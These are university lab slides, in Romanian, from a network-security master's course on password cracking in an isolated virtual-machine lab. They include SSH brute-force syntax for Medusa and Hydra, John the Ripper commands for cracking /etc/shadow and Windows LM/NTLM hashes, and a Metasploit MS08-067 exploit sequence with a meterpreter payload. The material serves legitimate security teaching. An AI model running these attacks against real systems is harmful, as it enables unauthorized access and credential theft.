Universitatea Politehnica Bucuresti
Facultatea de Automatica si Calculatoare
Master – Securitatea Retelelor Informatice Complexe

Auditarea Securitatii Retelelor

Laborator 5

- Spargerea parolelor

Adrian Furtună, Ph.D.
adif2k8@gmail.com

Obiective

- Vom exersa diverse tehnici pentru spargerea parolelor in urmatoarele situatii:
  - Atacuri online (incercari repetate de login)
  - Atacuri offline (spargerea hash-urilor)

Configurarea laboratorului

- Vom folosi 2 masini virtuale:
  - BackTrack5 – atacator
  - Debian5 – victima (SSH server)

- Placa de retea in mod NAT

Atacuri online

- Incercari repetate de autentificare (login) la un serviciu expus in retea (ssh, http, vnc, ftp, etc)
- Viteza mica
- Este nevoie de o eficientizare a ataculuui (incercari cu probabilitate mai mare de reusita)
- Dictionare de parole + reguli

Dictionare de parole

- Parole default:

  http://www.phenoelit-us.org/dpl/dpl.html

- Liste standard de parole:

  http://www.skullsecurity.org/wiki/index.php/Passwords

- Dictionar ‘personalizat’ de parole:

  http://www.digininja.org/projects/cewl.php

Exercitiul 1

- Aflati parola de SSH a utilizatorului *dexter* de pe masina victima (proprie) folosind o lista standard de parole (*500-worst-passwords.txt*).

- **Tool:**

  Medusa v2.0 http://www.foofus.net

- **Sintaxa:**

```
medusa [-h host|-H file] [-u username|-U file]
  [-p password|-P file] [-C file] -M module [OPT]
```

Sa construim o lista de parole…

- Vom aplica un set de reguli pentru a creste complexitatea parolelor din dictionarul standard:

- Ex: password → Password
  Password2010
  Password!
  password123#
  PASSWORD2
  etc

Meet *John the Ripper* ...

- Offline password cracker http://www.openwall.com/john/
- Suporta numeroase formate de parole (cu jumbo patch):
  DES/MD5/LM/NT/raw-MD5/raw-sha1/md5a/hmac-md5/KRB5/oracle/oracle11/MYSQL/mysql-sha1/mscash/lotus5/NETLM/NETNTLM/NETLMv2/NETNTLMv2/NETHALFLM/mssql/mssql05/phps/crypt etc
- Determinarea vitezei de calcul pentru un anumit algoritm:
  `./john --test --format=raw-MD5`
- Cracking modes:
  Single mode: `./john --single pwdfile.txt`
  Wordlist mode: `./john --wordlist=dictionar.txt pwdfile.txt`
  Wordlist + mangling rules: `./john --wordlist=dictionar.txt --rules=myrules pwdfile.txt`
- Incremental mode: `./john --incremental pwdfile.txt`
- Fisiere importante pentru John:
  john.conf - contine toate optiunile de configurare
  john.pot - mentine parolele descoperite in format criptat
  john.rec - mentine informatii despre sesiunea curenta
- Alte comenzi utile:
  `./john --show pwdfile.txt` - afiseaza parolele descoperite pana in acest moment
  `./john --restore` - reia ultima sesiune de cracking de la ultima pozitie testata

Exercitiul 2

- Aflati parola de SSH a utilizatorului *topcat* de pe masina victima (proprie) folosind un dictionar cu parole complexe.

- Vom folosi regulile implicite din fisierul *john.conf* pentru a crea parole complexe.
  - Sintaxa: http://www.openwall.com/john/doc/RULES.shtml
  - `./john --rules --wordlist=keywords.txt --stdout > newdict.txt`

- Pornim atacul asupra serverului tinta:
  - **Tool:** Hydra v5.4 http://www.thc.org
  - **Sintaxa:**

```
hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C
FILE]] [-e ns] [-o FILE] [-t TASKS] [-M FILE [-T
TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV] server
service [OPT]
```

(-t 5 -V)

Atacuri offline asupra parolelor

- Necesita hash-ul parolei
- Algoritmul de hashing folosit
- Se recalculeaza hash-ul pentru diverse cuvinte (ex. din dictionar) si se compara cu hash-ul parolei
- Viteza mare
- Reusita atacului depinde de lungimea si complexitatea parolei cat si de puterea de calcul
- Forta bruta (toate combinatiile posibile) este eficienta pentru parole de pana la 7-8 caractere
- Folosirea procesoarelor grafice GPU ale placilor NVIDIA – CUDA imbunatatesc timpul de calcul

  http://hashcat.net/oclhashcat/
  http://www.elcomsoft.com/lhc.html

Exercitiul 3

- Gasiti fisierul cu hash-urile parolelor utilizatorilor de pe sistemul victima (Debian) si transferati-l pe masina atacator (+ fisierul passwd).

- Hints: /etc, scp

Exercitiul 4

- Obtineti parola utilizatorului *root* de pe sistemul victima (Debian) folosind fisierele obtinute anterior.

1. `root@bt: john`
2. `./unshadow pwdfile.txt shadowfile.txt > unshadow.txt`
3. `./john unshadow.txt`
4. `./john --show unshadow.txt`

Reconfigurarea laboratorului

- Vom folosi 2 masini virtuale:
  - BackTrack5 – atacator
  - Windows XP SP2 – victima

- Placa de retea in mod NAT

Exercitiul 5


- Obtineti acces in masina virtuala Windows exploatand vulnerabilitatea *ms08-067*. Folositi ca PAYLOAD windows/meterpreter/bind_tcp.

  http://www.offensive-security.com/metasploit-unleashed/Metasploit_Meterpreter_Basics

```
1. cd /pentest/exploits/framework3
2. ./msfconsole
3. use exploit/windows/smb/ms08_067_netapi
4. set RHOST …
5. set TARGET 3
6. set PAYLOD windows/meterpreter/bind_tcp
7. exploit
```

Exercitiul 6

- Extrageti hash-urile utilizatorilor definiti local in Windows (LMHASH, NTLMHASH) si copiati-le intr-un fisier text.



- Metode alternative:
  - fgdump - http://www.foofus.net/~fizzgig/fgdump/
  - pwdump7 - http://www.tarasco.org/security/pwdump_7/

Exercitiul 7

- Folositi JohnTheRipper pentru a gasi parolele utilizatorilor locali.

1. Spargem hash-ul LM (parola case insensitive):

```
./john --format=LM hashes.txt
```

2. Spargem hash-ul NTLM folosind hash-ul LM si parola recuperata anterior => parola case sensitive

```
root@bt:/pentest/exploits/framework3/tools#
   ./lm2ntcrack.rb
```

Rainbow Tables

- Compromis: spatiu de stocare – timp de spargere a parolei
- Lista de hash-uri precalculate => spargerea parolei inseamna cautare (nu recalculare)
- Metoda nu este fezabila pentru algoritmi de hashing care au ca input mai multe variabile:
  Ex: MSCASH = MD4(MD4(password) || lowercase(username))
- Necesita spatiu foarte mare de stocare
  http://www.freerainbowtables.com/
  http://sourceforge.net/projects/rcracki/

Rainbow Tables - Online

- http://md5crack.com/
- http://www.objectif-securite.ch/products.php
- http://cracker.offensive-security.com/
- http://www.hash-cracker.com/

- Exercitiu:

  Gasiti parola de Windows din hash-ul LM folosind site-ul

  www.objectif-securite.ch/products.php

Literatura si alte unelte

http://tools.question-defense.com/Cracking_Passwords_Guide.pdf

- Cain www.oxid.it/cain.html
- Ophcrack http://ophcrack.sourceforge.net/
- Aircrack http://www.aircrack-ng.org/
- Brutus http://www.hoobie.net/brutus/

Intrebari

?